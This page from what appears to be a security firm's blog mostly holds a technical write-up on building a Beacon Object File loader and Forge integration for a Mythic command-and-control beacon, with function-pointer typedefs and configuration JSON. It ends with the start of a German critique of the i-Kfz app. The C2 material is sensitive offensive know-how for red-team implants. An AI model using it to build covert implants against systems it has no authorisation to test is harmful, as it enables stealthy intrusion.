Three parts of this series were about mainly offensive use cases of ICs. In the next and last part of this series, we will discuss ICs from a more defensive standpoint: how they can be detected and how to detect if someone overwrote your IC.

Further blog articles

Do you want to protect your systems? Feel free to get in touch with us.

Beacon Object Files for Mythic – Part 3

Search

Beacon Object Files for Mythic – Part 3

Dezember 4, 2025

Beacon Object Files for Mythic: Enhancing Command and Control Frameworks – Part 3

This is the third post in a series of blog posts on how we implemented support for Beacon Object Files (BOFs) into our own command and control (C2) beacon using the Mythic framework. In this final post, we will provide insights into the development of our BOF loader as implemented in our Mythic beacon. We will demonstrate how we used the experimental Mythic Forge to circumvent the dependency on Aggressor Script – a challenge that other C2 frameworks were unable to resolve this easily.

The blog post series accompanies the master’s thesis “Enhancing Command & Control Capabilities: Integrating Cobalt Strike’s Plugin System into a Mythic-based Beacon Developed at cirosec” by Leon Schmidt and the related source code release of our BOF loader.

Goals of our BOF runtime

As mentioned in the first part of this blog post series, several BOF loader implementations already exist. The best known is probably the COFF loader from TrustedSec (despite its name, the loader is fully able to run Cobalt Strike BOFs).

However, this loader was not usable for us for various reasons. Our own Mythic beacon has the peculiarity that it is built entirely as shellcode, which brought several disadvantages with it:

  • The C standard library cannot be used (just like it is in BOFs and for the same reason: the linking step is missing in shellcode projects as well).
  • The Windows APIs can only be accessed indirectly – a simple #include <Windows.h> and direct calls to the functions are not possible.
  • Simple use of the process heap is not possible – memory always must be reserved and managed manually.

The COFF loader is based on all three of these features. Our task is therefore to build a loader that also complies with these restrictions. This will allow us to use it in our Mythic beacon. At the same time, we also increase compatibility with other projects in the offensive security field, which are often subject to the same restrictions. This means that we must observe the following:

  • No functions from the C standard library may be used unless the compiler (in our case clang-cl) provides intrinsics for them.
  • The use of Windows APIs should be kept to a minimum. If they are required for a specific task, they must be passed as function pointers by the caller of the loader. This means that the caller is responsible for determining how to resolve the functions.
  • Memory management functions must also be passed by the caller. This allows the caller to define the memory management mechanics itself. The loader will not be able to function completely without memory allocations.
  • The Beacon API functions should also be implemented and passed by the caller, as their implementation sometimes includes system-specific features. It cannot be verified that the caller supports these.
  • The parameters for the BOF must be passed in the form of the size-prefixed binary blob, exactly as Cobalt Strike does. This ensures that the Data Parser API can correctly work with it. The binary blob must be created by the caller.

In the following sections, we describe how we achieved these goals. We have published our BOF loader at https://github.com/cirosec/bof-loader. It is therefore a good idea to look for the relevant code sections there to accompany this blog post. The included “TestMain” project implements the BOF loader exemplary, while the “BOFLoader” project includes, well, the BOF loader.

Implementation of our BOF loader

Preventing the usage of the standard library and Windows API

First, we need to get rid of some standard library calls and look for alternatives, especially those for string manipulation and memory management. memcpy and memset can be easily reimplemented manually (see BOFLoader/Memory.cpp). However, we need some help with allocation and deallocation: Here we use VirtualAlloc and HeapAlloc as well as VirtualFree and HeapFree from the Windows API. For HeapAlloc and HeapFree, we also need GetProcessHeap. These five functions can therefore be added to the list of functions that must be passed by the caller.

Regarding string manipulation, we can implement the functions strlen, strncmp, strncpy, strtok_r and strtol ourselves (see BOFLoader/StringManipulation.cpp). The string tokenizer strtok_r, which may be somewhat unusual in this list, is needed for the implementation of Dynamic Function Resolution (DFR) to split the string at the $ character (see the first blog post on this topic). The rest of the functions are needed from time to time, e.g., to process section or symbol names.

That almost checks off the first item from our requirements list. We still need the four Windows API functions that are linked to the BOF by default because our loader needs to know them too: LoadLibraryA, GetModuleHandleA, GetProcAddress and FreeLibrary. We’ll now define function types for all of these functions so that the caller knows which function signatures to comply with. We also want to leave it up to the caller to decide how DFR should resolve functions. To do this, we additionally define the function type ResolveFunc_t, which takes the library name and function name as parameters of type const char* and should return the function pointer as void*.

We call all these functions external functions, for which we define a struct that is used to hold the pointers to them. The definitions for them look like this:

#include "wintypes.h" // for Windows types (e.g. HANDLE, LPVOID, etc.)

typedef LPVOID(__stdcall* VirtualAlloc_t)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);
typedef BOOL(__stdcall* VirtualFree_t)(LPVOID lpAddress, SIZE_T dwSize, DWORD dwFreeType);
typedef LPVOID(__stdcall* HeapAlloc_t)(HANDLE hHeap, DWORD wFlags, SIZE_T dwBytes);
typedef BOOL(__stdcall* HeapFree_t)(HANDLE hHeap, DWORD dwFlags, LPVOID lpMem);
typedef HANDLE(__stdcall* GetProcessHeap_t)();

// These functions are the ones that are injected to a BOF by default
typedef HMODULE(*LoadLibraryA_t)(LPCSTR lpLibFilename);
typedef HMODULE(*GetModuleHandleA_t)(LPCSTR lpModuleName);
typedef FARPROC(*GetProcAddress_t)(HMODULE hModule, LPCSTR lpProcName);
typedef BOOL(*FreeLibrary_t)(HMODULE hLibModule);

// DFR resolve function
typedef void*(*ResolveFunc_t)(const char* lib, const char* func);

typedef struct external_functions {
    VirtualAlloc_t VirtualAlloc;
    VirtualFree_t VirtualFree;
    HeapAlloc_t HeapAlloc;
    HeapFree_t HeapFree;
    GetProcessHeap_t GetProcessHeap;
    LoadLibraryA_t LoadLibraryA;
    GetModuleHandleA_t GetModuleHandleA;
    GetProcAddress_t GetProcAddress;
    FreeLibrary_t FreeLibrary;
    ResolveFunc_t ResolveFunc;
} external_functions_t, * external_functions_ptr_t;

Consultant

Category
Date
Navigation

Passing the Beacon API functions

We must do the same with the Beacon APIs. They also have to be implemented by the caller. In addition to the frequently used Data Parser, Format and Output APIs, we have also implemented the Token and Utility APIs, as their implementations are relatively simple. Then we define the function types and the struct to hold them again. We call those functions the Cobalt Strike Compatibility Functions (cs_compat_functions).

#include "wintypes.h" // for Windows types (e.g. HANDLE, LPVOID, etc.)

typedef struct {
    char* original;
    char* buffer;
    int   length;
    int   size;
} datap_t;

typedef struct {
    char* original; // the original buffer
    char* buffer;   // current pointer into our buffer
    int   length;    // remaining length of data
    int   size;        // total size of this buffer
} formatp_t;

// Data Parser API
typedef void (*BeaconDataParse_t)(datap_t* parser, char* buffer, int size);
typedef int (*BeaconDataInt_t)(datap_t* parser);
typedef short (*BeaconDataShort_t)(datap_t* parser);
typedef int (*BeaconDataLength_t)(datap_t* parser);
typedef char* (*BeaconDataExtract_t)(datap_t* parser, int* size);

// Format API
typedef void (*BeaconFormatAlloc_t)(formatp_t* format, int maxsz);
typedef void (*BeaconFormatReset_t)(formatp_t* format);
typedef void (*BeaconFormatFree_t)(formatp_t* format);
typedef void (*BeaconFormatAppend_t)(formatp_t* format, char* text, int len);
typedef void (*BeaconFormatPrintf_t)(formatp_t* format, char* fmt, ...);
typedef char* (*BeaconFormatToString_t)(formatp_t* format, int* size);
typedef void (*BeaconFormatInt_t)(formatp_t* format, int value);

// Output API
typedef void (*BeaconPrintf_t)(int type, char* fmt, ...);
typedef void (*BeaconOutput_t)(int type, char* data, int len);

// Token API
typedef BOOL (*BeaconUseToken_t)(HANDLE token);
typedef void (*BeaconRevertToken_t)(void);
typedef BOOL (*BeaconIsAdmin_t)(void);

// Utility API
typedef BOOL (*toWideChar_t)(char* src, wchar_t* dst, int max);
typedef struct cs_compat_functions {
    // Data Parser API
    BeaconDataParse_t BeaconDataParse;
    BeaconDataInt_t BeaconDataInt;
    BeaconDataShort_t BeaconDataShort;
    BeaconDataLength_t BeaconDataLength;
    BeaconDataExtract_t BeaconDataExtract;

    // Format API
    BeaconFormatAlloc_t BeaconFormatAlloc;
    BeaconFormatReset_t BeaconFormatReset;
    BeaconFormatFree_t BeaconFormatFree;
    BeaconFormatAppend_t BeaconFormatAppend;
    BeaconFormatPrintf_t BeaconFormatPrintf;
    BeaconFormatToString_t BeaconFormatToString;
    BeaconFormatInt_t BeaconFormatInt;

    // Output API
    BeaconPrintf_t BeaconPrintf;
    BeaconOutput_t BeaconOutput;

    // Token API
    BeaconUseToken_t BeaconUseToken;
    BeaconRevertToken_t BeaconRevertToken;
    BeaconIsAdmin_t BeaconIsAdmin;

    // Utility API
    toWideChar_t toWideChar;
} cs_compat_functions_t, * cs_compat_functions_ptr_t;

This means, we have already fulfilled four out of five of the requirements. We still need to package all this in a format that is suitable for the caller: the public API for the BOF loader.

Definition of the public API

The public API should typically consist of a single public function: RunBOF. This function requires the following information:

  • Pointer to the struct containing the external functions (required by the loader itself and for linking them into the BOF)
  • Pointer to the struct containing the Beacon API functions (only for linking them into the BOF)
  • The name of the entry point function in the BOF (by convention go, similar to main in executable programs)
  • The BOF itself as well as its size
  • The binary blob with the parameters for the BOF as well as its size

This results in the following function signature:

int RunBOF(
    external_functions_ptr_t external_functions,
    cs_compat_functions_ptr_t compat_functions,
    char* functionname,
    unsigned char* coff_data, uint32_t filesize,
    unsigned char* argument_data, int argument_size
)

Because it makes things easier, we will add a second function, UnhexlifyArgs, which converts the parameter Binary Blob from a string into raw bytes. The string is either generated by Mythic or can be generated manually using TrustedSec’s beacon_generate.py script. The signature of UnhexlifyArgs then looks like this:

unsigned char* UnhexlifyArgs(
    external_functions_ptr_t external_functions,
    unsigned char* value,
    int* outlen
)

UnhexlifyArgs also requires the external functions, e.g., for strlen and HeapAlloc.

This means that we have fulfilled all requirements and received all necessary functions from the caller. All that is missing now is the actual implementation of the linking process and DFR.

Doing all the heavy linking and DFR

We have already discussed the theory of how linking must take place in the first part of this blog post series. There is not much magic going to happen here. That is why we will take a high-level look at what the BOF loader does.

First, we read the BOF’s file header. Then we allocate an array sectionMapping, which later tracks the contents of each section and performs the relocations in there. In preparation, we iterate over all section headers, count the number of necessary relocations and copy the section data into the sectionMapping. We then iterate over the sections a second time, but now to actually perform the relocations. For each relocation entry, we determine whether the symbol in question is an internal or external symbol. This is important here for two reasons: First, different relocation types are used for different symbol types. To avoid having to implement all of them (some of which have even been deprecated for decades and are no longer used), we make this distinction here. Second, we have to resolve external symbols ourselves in order to place DFR functions or the Beacon APIs there.

In two large if / else if control structures (one for internal and external symbols), we check the corresponding requested relocation type. For internal symbols, the BOF loader supports these relocation types:

  • IMAGE_REL_AMD64_ADDR64
  • IMAGE_REL_AMD64_ADDR32NB
  • IMAGE_REL_AMD64_REL32
  • IMAGE_REL_AMD64_REL32_1
  • IMAGE_REL_AMD64_REL32_2
  • IMAGE_REL_AMD64_REL32_3
  • IMAGE_REL_AMD64_REL32_4
  • IMAGE_REL_AMD64_REL32_5
  • IMAGE_REL_I386_DIR32
  • IMAGE_REL_I386_REL32

The following relocation types are supported for external symbols:

  • IMAGE_REL_AMD64_ADDR64
  • IMAGE_REL_AMD64_REL32 (this is the type used for function relocations)
  • IMAGE_REL_AMD64_ADDR32NB
  • IMAGE_REL_I386_DIR32
  • IMAGE_REL_I386_DIR32
  • IMAGE_REL_I386_REL32

However, before we relocate the external symbol we are currently processing, we first need to find the relocation target of the symbol, i.e., one of the corresponding function pointers that was provided to the loader by the caller. To do this, we use the helper function process_symbol. It receives the raw symbol name and first removes the platform-dependent prefix (__imp__ or __imp_). It then checks whether the remainder of the name references a Beacon API function or one of the four given reloading functions. If that’s the case, the function pointer is known (as it was provided by the caller) and can be returned from the process_symbol function directly. If not, we can be almost certain that it is a DFR symbol. Hence, we use the self-implemented string tokenizer to split the symbol string at the $ character and pass the parts (library and function name) to the ResolvFunc, also provided by the caller. We then (hopefully) receive our function pointer from it, which we can use for relocation. After the process_symbol function returned, we can use the resulting address and perform the relocation according to the wanted relocation type.

We now repeat this process for each section and each relocation within this section. A single error in this process stops the BOF from being invoked, as a single byte too far or too short in a relocation offset will eventually cause the BOF to crash anyway. Due to the lack of the fork-and-run principle, this also means that our beacon would crash, as the BOF runs within the same execution path.

Now all that’s left is to implement the server-side component in Mythic.

Adding the server-side Mythic implementation


We cannot publish the server-side implementation because it is too closely linked to our beacon. However, it is not really difficult to do it yourself. To use the BOF loader in the beacon, you only need to assign a new command in the Mythic payload container, which is then used to call the loader, e.g., execute_bof. This command only requires a file parameter for the BOF itself and a parameter of type “typed array,” which is used for parameterizing the BOF. We will explain why this typed array is important in more detail shortly. Optionally, the name of the entry point function (if different from go) and a chunk size for the transfer of the BOF file can be specified as parameters for the execute_bof command. You can read more about how to add new commands in Mythic, but if you have your own beacon, you should already be familiar with this: https://docs.mythic-c2.net/customizing/payload-type-development/adding-commands/commands

Depending on the setup, the translator may need to be adjusted to support Mythic’s typed array type, as it is still quite new. But otherwise, the Mythic implementation is now complete. This is what the parameter UI for the new command in Mythic looks like:

Figure 1: Parameter UI for the new execute_bof command in Mythic

Bonus: Achieving compatibility with Mythic’s Forge

The beacon and Mythic are now able to handle BOFs. However, there is still one thing missing, which other C2 frameworks were unable to resolve yet, preventing the use of certain BOFs: circumventing Aggressor Script.

On February 5, 2025, Cody Thomas (@its_a_feature_), the developer behind Mythic, announced a new plug-in called Forge. At first glance, it was described as a way to “standardize BOF/.NET execution within Mythic Agents.” But on closer inspection, Forge isn’t a universal runtime, really. Instead, it serves two key purposes: abstraction and library management.

Forge provides an operator interface for running BOFs and .NET assemblies. It doesn’t execute them directly but translates Mythic input into the correct invocation commands for each supported beacon (which would be execute_bof in our case). This means that each beacon must still provide its own BOF runtime, but Forge takes care of calling conventions through Mythic’s new “Command Augmentation” feature, which was introduced in version 3.3. Out of the box, Forge supports the official beacons Apollo and Athena.

Forge also integrates with tool collections like the Sliver Armory for BOFs and SharpCollection for .NET assemblies. These are indexes that provide direct download URLs to the payloads. Since we do not need .NET execution for now, we’re going to ignore the SharpCollection. Forge works perfectly fine with just BOFs.


The Sliver Armory is used as a package index for BOFs used in the Sliver C2 framework. Forge is now making it available to use for Mythic as well. For operators, this means easy access to a curated, pre-adapted BOF index. Additionally, the BOFs in this index are adjusted to remove the Aggressor Script dependency as well as possible! This means, no more hunting down scripts, patching Aggressor Script dependencies or manually compiling the BOFs. You just have a list of everything that is available and usable with Mythic, well, within Mythic:

Figure 2: Forge’s forge_collections command to list and manage registered BOFs (here: removing the “Reg Query” BOF)


After registering a BOF in Forge, it becomes available as a new callback command, e.g. forge_bof_sa-reg-query for the Reg Query BOF from the Situational Awareness collection. Metadata is also provided for each BOF, such as which parameters the BOF requires. With manual execution, you would have to find the required parameters out and also encode them yourself. This is prone to errors: Incorrect parameter passing can lead to a crash in the implementation of the Data Parser Beacon API and thus also to a crash of the beacon.

Forge displays these BOF parameters directly in Mythic, as it does for built-in commands, within the parameter UI:

Figure 3: Forge’s parameter UI for the Reg Query BOF

In practice, Forge eliminates a lot of steps:

  • Searching external sources for (working) BOFs
  • Modifying them to run without Aggressor Script
  • Compiling and uploading them to the Mythic server manually
  • Encoding parameters by hand

In order to make our own beacon compatible with Mythic alongside Athena and Apollo, only a single file in Forge needs to be modified: the payload_type_support.json. It contains the configuration of Forge’s abstraction layer for each payload type (aka beacon). All that needs to be done is specify the target commands for invoking the BOF loader as well as some of the parameters for it that are then populated by Forge. This includes the names of the file parameter, the entry point parameter (this is also abstracted by the BOF metadata stored in the corresponding index) and the parameter in which the BOF arguments are passed. We will leave the fields for .NET execution blank for now, as we do not want to use this feature:

[
    <other payload types>,
    {
        "agent": "cirosec-beacon",
        "bof_command": "execute_bof",
        "bof_file_parameter_name": "file",
        "bof_argument_array_parameter_name": "args_array",
        "bof_entrypoint_parameter_name": "function_name",
        "inline_assembly_command": "",
        "inline_assembly_file_parameter_name": "",
        "inline_assembly_argument_parameter_name": "",
        "execute_assembly_command": "",
        "execute_assembly_file_parameter_name": "",
        "execute_assembly_argument_parameter_name": ""
    }
]

All parameters must, of course, be configured so that they can accept data populated by Forge: The file parameter must be of type “file,” the entry point is passed as a “string” and the BOF arguments as a “typed array” as we have mentioned above. The parameters for the Reg Query BOF shown in Figure 7 would then be passed as follows:

[
    ["z", "CODE-LSC"],
    ["i", 1],
    ["z", "\Environment"],
    ["z", "PATH"],
    ["i", 0]
]

Here, the five parameters “hostname”, “hive”, “path”, “key” and “recursive” are specified in order. This format is specific to Mythic and Forge, but the type constants come from Cobalt Strike. In this case, “z” stands for “string” (while a capital “Z” would mean a wide string) and “i” is a 4-byte integer. The constants can be found in the Cobalt Strike documentation and must be understood by our BOF loader command for Forge to properly work. But since we have already implemented this, we are done here!

Now that Forge knows about our beacon configuration, we need to rebuild the Forge container, and we can start registering BOFs for our beacon. Since the commands and registrations only exist on the server side, they are also globally available for all callbacks without us having to touch the already deployed beacons.

Summing up – What now?

The characteristics of BOFs makes red team operations much easier. The defending/attacked side in turn has a much harder time: Even if they have found and reverse-engineered one of our beacons, they cannot determine what it is capable of due to the BOFs not being included within it. We now have the ability to introduce arbitrary code into each and every environment in which our beacon runs at every time we want.

We are currently in the process of building our own BOF index based on Forge. This will enable us to achieve even greater runtime stability and allows our malware developers to contribute their own BOF implementations, which we can use directly in our red teaming operations. The possibilities are endless from now on. We have also fed back the changes we made to Forge upstream and hope to see further developments in this area.

Further blog articles

Do you want to protect your systems? Feel free to get in touch with us.

Die neue i-Kfz-App für den digitalen Fahr­zeug­schein

Search

Die neue i-Kfz-App für den digitalen Fahr­zeug­schein

December 3, 2025

Hat sich hier jemand Gedanken über ein Sicherheitskonzept gemacht? Die neue i-Kfz-App für den digitalen Fahrzeugschein

This blog post is mainly written in German as it is very specific to the government-provided i-Kfz-App in Germany. The German Kraftfahrt-Bundesamt (German Federal Motor Transport Authority) presented the new i-Kfz app. This is linked to the hope that it will reduce bureaucracy. Read here to find out if it works as intended.

Vor wenigen Wochen hat das Kraftfahrt-Bundesamt (KBA) die neue i-Kfz-App vorgestellt, mit der es „Bürokratie abbauen“ will. Neben einem digitalen Fahrzeugschein (DFZ) soll perspektivisch auch ein digitaler Führerschein in der App integriert werden.

So eine App weckt natürlich sofort mein Interesse: Wie laufen die Kontrollen mit dem DFZ ab? Wie ist das Backend aufgebaut? Wie werden die Daten bezogen und gesichert?

Also habe ich zum Testen direkt die App installiert und mithilfe der eID und dem Kennzeichen meinen DFZ heruntergeladen. Ein Manko sehe ich hier direkt: Statt der Authentifizierung über die Ausweis-App fordert die i-Kfz-App – ähnlich wie die POSTIDENT-App – den Benutzer direkt zur Eingabe der eID-PIN auf, anstatt an die Ausweis-App zu übergeben. Den Bürgern wird hier antrainiert, dass man diese PIN in beliebigen Apps eingeben darf. Das Phishing wird hierdurch deutlich erleichtert, da die Bürger keine Möglichkeit haben festzustellen, ob die Anfrage legitim ist. Auch der Hinweis, auf welche Daten der eID die App zugreifen wird, ist völlig hinfällig, denn mit der PIN hat die App ohnehin vollen Zugriff.

Der Download des Fahrzeugscheins funktioniert ansonsten reibungslos, und auch eine neue Eintragung in der Woche darauf wurde automatisch nachgeladen. Begrüßt wird man in der App von der Übersicht, die einem die einzelnen Punkte des Fahrzeugscheins benutzerfreundlich kategorisiert und benennt. Man muss also nicht mehr nach kleinen Buchstaben und Nummern jagen, um herauszufinden, welches Feld welchen Wert enthält. Da hören die positiven Aspekte aber auch schon auf.

Was direkt auffällt: Es gibt keinen QR-Code oder eine sonstige Kontrollansicht, wie man es von Bahntickets oder der Corona-App her kennt. Stattdessen werden die Daten einfach als Text angezeigt. In der Übersicht ist zwar ein nettes „Siegel“ als Bild eingebunden, aber das ist nur Optik. Ein Polizist hat also bei einer Kontrolle gar keine Möglichkeit, die Echtheit der Daten zu überprüfen. Der DFZ unterscheidet sich letztlich also nicht von einem Notizzettel, auf den ich meine Daten vom Fahrzeugschein abgeschrieben und einen Bundesadler in die Ecke skizziert habe. Der echte Fahrzeugschein wird aus gutem Grund von der Bundesdruckerei auf besonderem Papier gedruckt und besitzt Wasserzeichen, fluoreszierende Fasern und Mikroschriften, die zur Fälschungssicherheit beitragen.

Um die Echtheit digitaler Dokumente sicherzustellen, sollten digitale Signaturen verwendet werden, die dann zum Beispiel über einen QR-Code dargestellt und kryptografisch geprüft werden können. Die Prüfung würde dann ähnlich wie bei der Kontrolle eines Bahntickets ablaufen. Die Polizei könnte dann den QR-Code mit einem Prüfgerät einlesen, bekäme die Daten auf dem eigenen Gerät angezeigt und die Daten könnten automatisch auf Echtheit geprüft werden – sogar ohne Internetverbindung. Der QR-Code wäre außerdem unabhängig von der App nutzbar, könnte also auch in einem Google/Apple Wallet abgelegt oder als Papierzettel im Portemonnaie mitgeführt werden. So wäre eine Nutzung vollständig unabhängig von der i-Kfz-App möglich und die Echtheit trotzdem sichergestellt.

